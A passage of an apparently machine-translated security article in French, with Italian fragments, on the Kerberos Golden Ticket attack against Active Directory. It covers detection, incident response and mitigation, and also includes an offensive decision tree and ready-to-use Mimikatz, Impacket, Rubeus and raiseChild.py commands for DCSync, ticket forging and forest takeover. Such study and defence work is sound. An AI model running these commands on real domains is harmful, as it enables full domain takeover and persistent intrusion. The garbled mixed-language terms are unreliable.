- Torréfaction AS-REP (T1558.004)Utilisateurs sans pré-authentification → crack hors ligne.
- Passe le billet (T1550.003): Déplacement latéral avec des billets extraits du LSASS.
- Passe-le-hachage (T1550.002)Pour les hôtes qui ne prennent pas en charge Kerberos.
Chaîne royale typique :
- Kerberoasting sur un compte de service → Hachage NTLM.
- Pass-the-Hash → point d'appui avec des privilèges locaux.
- BloodHound pour les abus d'ACL → Administrateur de domaine.
- DCSync → extraire krbtgt.
- Billet d'or → persistance à grande échelle et mouvement latéral.
Arbre de décision offensif #
Hai accesso a un utente?
  ├─ NO → Phishing / External Recon
  └─ SÌ → Hai privilegi locali?
        ├─ NO → Kerberoasting / AS-REP / BloodHound per escalation
        └─ SÌ → Dump LSASS o credenziali nel registry
              ├─ Hash di un Domain Admin?
              │    └─ SÌ → DCSync su krbtgt → Golden Ticket
              └─ NO → ACL Abuse per diventare DA → DCSync
                    ├─ Sei in un Child Domain?
                    │    └─ SÌ → raiseChild.py per Forest Takeover
                    │           (verifica SID Filtering prima)
                    └─ NO → Golden Ticket sul dominio corrente
                          └─ Ambiente con MDI/EDR attivo?
                               ├─ SÌ → Diamond o Sapphire Ticket
                               └─ NO → Golden Ticket classico
Limites et erreurs courantes #
- SID incorrectSi le SID du domaine est incorrect, le ticket ne fonctionnera pas. Veuillez vérifier auprès de
whoami /userowmic useraccount get sid. - Type de chiffrement incohérentDomaine acceptant uniquement AES → Ticket RC4 rejeté. Utilisez AES256.
- Inclinaison de l'horlogeTolérance de 5 minutes entre le système d'injection et le centre de distribution. En cas de désynchronisation, le ticket est rejeté.
- CAP anormal: PAC sans groupes par défaut (par exemple, utilisateurs de domaine manquants) ou avec des horodatages éloignés de la réalité → alerte.
- Filtrage SIDBloquer les SID supplémentaires lors de la reprise de forêt. Vérifier avec
nltest /domain_trustsavant d'essayer. - EDR sur mouvement latéralCrowdStrike ou Defender peuvent bloquer
psexecowmiexecmême avec un billet valide, s'ils détectent des comportements suspects.
Scénario réel #
Un compromis typique en milieu professionnel :
- Accès initial par hameçonnage — prise d'appui sur un hôte interne.
- Escalade via abus d'ACL ou AS-REP Roasting → compte avec droits DCSync.
- Extraction des hachages krbtgt via DCSync ou NTDS.dit — silencieuse sauf si surveillée.
- Billet falsifié hors ligne avec une durée réaliste, injecté en mémoire.
- La faille initiale a été découverte et neutralisée. Les mots de passe administrateur ont été réinitialisés. La sécurité est considérée comme assurée.
- L'attaquant conserve un accès complet — le ticket d'or est toujours valide.
- Exfiltration prolongée pendant des mois.
Le point crucial : de nombreuses organisations ferment le premier vecteur d’attaque et se croient en sécurité, alors que le domaine est encore entièrement entre les mains de l’attaquant.
Détection #
Détecter un Golden Ticket est complexe : le trafic Kerberos généré semble légitime.
🔴 ÉLEVÉ — Signaux critiques :
- ID d'événement 4769 (Demande TGS) avec une durée de ticket anormale (supérieure à la durée par défaut de 10 heures AD). Il convient de contextualiser ce cas par rapport à un comportement de référence ; un ticket d’une durée de 10 heures et 1 minute pourrait être un faux positif.
- ID d'événement 4624 — Connexion Kerberos sans AS-REQ (4768) lié aux dernières heures.
- Demandes TGS pour des comptes sensibles sans demande TGT correspondante.
- ID d'événement 4675 — « Filtrage des SID » lors d'une transaction TGS inter-domaines. Le KDC a filtré les SID du ticket lors d'une approbation ; cela indique la présence possible d'un SID supplémentaire pour une tentative de prise de contrôle de forêt bloquée par le filtrage des SID. Si le filtrage des SID n'est pas activé, cet événement n'apparaîtra pas.
🟡 MOYEN — Signaux secondaires :
- Type de chiffrement du ticket : 0x17 (RC4) dans les domaines configurés pour AES.
- Les dates d'émission des billets ne correspondent pas à l'historique d'activité du compte.
- Comptes qui accèdent à des ressources inhabituelles par rapport à leur fonctionnement habituel.
- Aucun événement 4768 pour un utilisateur effectuant une requête TGS.
Compte Honey : un compte possédant un nom d’administrateur de domaine mais aucun privilège réel. Toute authentification avec ce nom déclenchera systématiquement un avertissement.
Microsoft Defender for Identity : Intègre une détection des Golden Tickets (« attaques Golden Ticket ») basée sur des anomalies dans les TGT, l'absence d'AS-REQ et l'authentification avec des comptes inexistants.
Réponse aux incidents #
- Isolez le domaine compromis si nécessaire, notamment si la forêt est compromise par des domaines enfants.
- Ne réinitialisez pas krbtgt immédiatement. —Premièrement, cela déconnecte les sessions actives de l'attaquant. S'il a encore accès, l'émission d'un nouveau ticket avec la nouvelle clé ne prend que 30 secondes supplémentaires.
- Réinitialisation de krbtgt (double) — méthode correcte :
# Metodo raccomandato — PowerShell
Set-ADAccountPassword -Identity krbtgt -Reset \
  -NewPassword (ConvertTo-SecureString "NuovaPwd1_Complessa!" -AsPlainText -Force)

# Attendi 10-12 ore per sincronizzazione multi-DC

Set-ADAccountPassword -Identity krbtgt -Reset \
  -NewPassword (ConvertTo-SecureString "NuovaPwd2_Diversa!" -AsPlainText -Force)
Microsoft propose un script officiel qui gère automatiquement la synchronisation et les fenêtres d'attente dans les environnements multi-contrôleurs de domaine : New-KrbtgtKeys.ps1
# Reset automatico con doppio ciclo e attesa sincronizzazione inclusa
.\New-KrbtgtKeys.ps1 -DomainFQDN corp.local -ResetType Twice
# Lo script esegue il primo reset, aspetta la replica su tutti i DC,
# poi esegue il secondo reset automaticamente — zero calcoli manuali.
Important:
klist purgeIl efface uniquement le cache local du système sur lequel il s'exécute. N'invalide pas les billets d'or en possession des attaquants. Seule la réinitialisation du krbtgt permet d'invalider les tickets falsifiés.
- Chasse sur les persistances : Tâches planifiées, services, abonnements WMI, scripts de démarrage. Compte backdoor avec historique SIDHistory anormal sur les contrôleurs de domaine.
- Examiner la liste de contrôle des activités (LCA) et la confiance : Vérifiez la présence de délégations modifiées ou de relations de confiance malveillantes créées par l'attaquant.
- Changez tous les mots de passe des comptes à privilèges après la deuxième réinitialisation de krbtgt.
- Activer la journalisation avancée : Audit des événements 4768, 4769, 4770, 4771.
Atténuation et prévention #
- Double réinitialisation de krbtgt après chaque compromission suspectée (10 à 12 heures entre les deux). Utiliser New-KrbtgtKeys.ps1 .
- Forcer le chiffrement AES comme type de chiffrement :
msDS-SupportedEncryptionTypes = 24(AES128+AES256) ou16(AES256 uniquement). N'empêche pas l'attaque Golden Ticket si le hachage AES est déjà compromis, mais augmente le coût de l'attaque. - Surveiller DCSync avec une alerte sur l'ID d'événement 4662 pour les accès à l'objet krbtgt avec des droits de réplication.
- Groupe de sécurité des utilisateurs protégés : Ajoutez-y tous les comptes d'administration — empêchez NTLM, forcez AES, bloquez la délégation Kerberos.
- Cartographier tous les chemins vers krbtgt avec Limier et supprimer les délégations inutiles.
- Mettre en œuvre Microsoft Defender for Identity pour la corrélation comportementale des anomalies Kerberos.
- Rotation périodique du krbtgt (au moins tous les six mois) en matière d'hygiène préventive.
- Principe du moindre privilège : Très peu de comptes devraient disposer des droits DCSync.
- Filtrage SID entre les domaines forestiers : Réduit la superficie de la zone de conquête forestière grâce à un SID supplémentaire.
Comparaison : Or / Argent / Diamant / Saphir #
| caratteristica | Billet d'or | Billet d'argent | Billet Diamant | Billet Saphir |
|---|---|---|---|---|
| Hachage utilisé | krbtgt | Compte de service | krbtgt + vrai TGT | krbtgt + PAC réel via S4U2Self |
| Domaine | Domaine entier | Service unique | Domaine entier | Domaine entier |
| Communication avec le DC | Non (hors ligne) | Non (hors ligne) | Oui (obtient TGT) | Oui (obtient le PAC) |
| AS-REQ dans les journaux | Non | Non | Oui | Oui |
| CAP conforme à AD | Non (contrefait) | N/D | en partie | Oui (authentique) |
| Principale découverte | AS-REQ manquant, durée de vie anormale | PAC invalide (sauf falsifié) | Écart entre l'horodatage et le groupe | Très difficile |
| Remédiation | Double réinitialisation krbtgt | Modifier le compte de service | Double réinitialisation krbtgt | Double réinitialisation krbtgt |
Référence rapide #
1. Extraction des hachages krbtgt via DCSync (Mimikatz) :
lsadump::dcsync /domain:corp.local /user:krbtgt2. Forgeage avec Mimikatz (AES256 + durabilité réaliste) :
kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-XXXXXXXXXX /aes256:AES_KEY /groups:512,519 /startoffset:0 /endin:600 /renewmax:10080 /ticket:golden.kirbi3. Falsification avec Impacket depuis Linux (ticketer.py) :
python3 ticketer.py -aesKey <krbtgt_aes256> -domain-sid S-1-5-21-XXXXXXXXXX -domain corp.local -user-id 500 -groups 512,519 Administrator4. Billet Diamant avec Rubeus :
Rubeus.exe diamond /krbkey:AES_KEY /enctype:aes256 /domain:corp.local /sid:S-1-5-21-XXXXXXXXXX /user:Administrator /ticketuser:Administrator /ticketuserid:500 /groups:512,519 /nowrap /ptt5. Conquête de la forêt avec raiseChild.py :
python3 raiseChild.py -target-exec <DC_PARENT_IP> -hashes :<krbtgt_ntlm_hash> child.corp.local/Administrator@<DC_CHILD_IP>6. Double réinitialisation de krbtgt :
Set-ADAccountPassword -Identity krbtgt -Reset -NewPassword (ConvertTo-SecureString "Pwd1!" -AsPlainText -Force)
# → attendi 10-12 ore
Set-ADAccountPassword -Identity krbtgt -Reset -NewPassword (ConvertTo-SecureString "Pwd2!" -AsPlainText -Force)
# Script automatico: https://github.com/microsoft/New-KrbtgtKeys.ps1
QFP #
Le ticket d'or reste-t-il valide après la modification du mot de passe d'administrateur du domaine ? Oui. Le ticket est signé avec le hachage krbtgt, et non celui de l'utilisateur dont l'identité est usurpée. La modification du mot de passe d'administrateur est donc sans effet.
Comment détecter un ticket d'or plusieurs mois après sa création ? L'événement ID 4769 présente des durées anormales, tandis que l'événement 4624 n'est pas corrélé à l'événement 4768. Microsoft Defender for Identity peut effectuer cette corrélation a posteriori, mais cela nécessite la conservation des journaux d'historique et une base de référence consolidée.
La double réinitialisation de krbtgt peut-elle entraîner une interruption de service ? Dans les environnements multi-DC, elle peut provoquer des pannes temporaires si elles ne sont pas planifiées. Le script New-KrbtgtKeys.ps1 gère automatiquement la synchronisation et les fenêtres d'attente.
La rotation périodique du ticket krbtgt est-elle toujours nécessaire aujourd'hui ? Oui. Microsoft la recommande à titre préventif. De nombreuses entreprises ne l'appliquent jamais, ce qui explique en partie pourquoi le Golden Ticket reste l'une des techniques de persistance les plus utilisées par les APT.
Ticket Diamant ou Ticket d'Or ? Le Ticket Diamant est préférable dans les environnements à détection avancée car il génère des requêtes AS-REQ dans les journaux. Le Ticket Saphir va encore plus loin. Les deux nécessitent le hachage krbtgt.
Que se passe-t-il si je ne dispose que du hachage NTLM et non du hachage AES ? Il est possible de falsifier le ticket avec RC4, mais le risque de détection est accru. Dans les environnements imposant le chiffrement AES, le ticket sera rejeté.
klist purge invalider les billets d'or ?
Non. Cela efface uniquement le cache local du système sur lequel il est exécuté. Cela n'a aucun effet sur les tickets détenus par les attaquants. La seule solution consiste à réinitialiser krbtgt.
Cartographie MITRE ATT&CK #
| Tactique | Technique | Description |
|---|---|---|
| Accès aux informations d'identification | T1558.001 | Billet d'or (Billets Forge Kerberos) |
| Accès aux informations d'identification | T1003.006 | DCSync (Vidage des informations d'identification du système d'exploitation) |
| Accès aux informations d'identification | T1558.003 | Kerberasting |
| Accès aux informations d'identification | T1558.004 | Torréfaction AS-REP |
| Mouvement latéral | T1550.003 | Transmettez le billet |
| Mouvement latéral | T1021 | Services à distance (PsExec, WMI, SMB) |
| Persistence | T1078 | Comptes valides |
| Elévation de Privilèges | T1068 | Exploitation pour l'élévation des privilèges |
Finale à emporter #
- Si vous compromettez le hachage de krbtgt, le domaine est compromis. Il n’y a pas de demi-mesure.
- La défense est préventive : Cartographier les itinéraires avec BloodHound, surveiller DCSync, faire pivoter krbtgt périodiquement.
- La seule solution définitive est la double réinitialisation de krbtgt, après avoir déconnecté les sessions actives.
klist purgeCe n'est pas nécessaire. Il n'est pas nécessaire de changer les mots de passe d'administrateur.
conclusion #
Le Golden Ticket représente le niveau de compromission le plus élevé possible dans un domaine Active Directory. Si le hachage krbtgt tombe entre les mains d'un attaquant, le domaine n'est plus digne de confiance ; aucune réinitialisation du mot de passe administrateur ne résoudra le problème sans une double réinitialisation du hachage krbtgt, suivie d'une analyse complète de tous les mécanismes de persistance installés entre-temps.
La bonne défense commence plus tôt : cartographiez les chemins vers krbtgt avec BloodHound , surveillez DCSync en temps réel et considérez krbtgt comme l’atout le plus critique de toute l’infrastructure de l’entreprise — car c’est le cas.
Articles connexes #
- Kerberos — Authentification Active Directory
- Billet d'argent
- Billet Diamant
- Billet Saphir
- Synchronisation DC
- Kerberasting
- Torréfaction AS-REP
- Passe le billet
- Passe-le-hachage
- Limier
- Mimikatz
- Rubéus
- Impaquet
- NetExec
- Exploitation d'Active Directory
Sources et références externes #
- MITRE ATT&CK – T1558.001 : Billet d’Or
- MITRE ATT&CK – T1003.006 : DCSync
- MITRE ATT&CK – T1550.003 : Passez le ticket
- Microsoft – New-KrbtgtKeys.ps1
- Impacket – raiseChild.py
À utiliser uniquement dans des environnements autorisés.
#ticket-doré #kerberos #active-directory #windows #persistance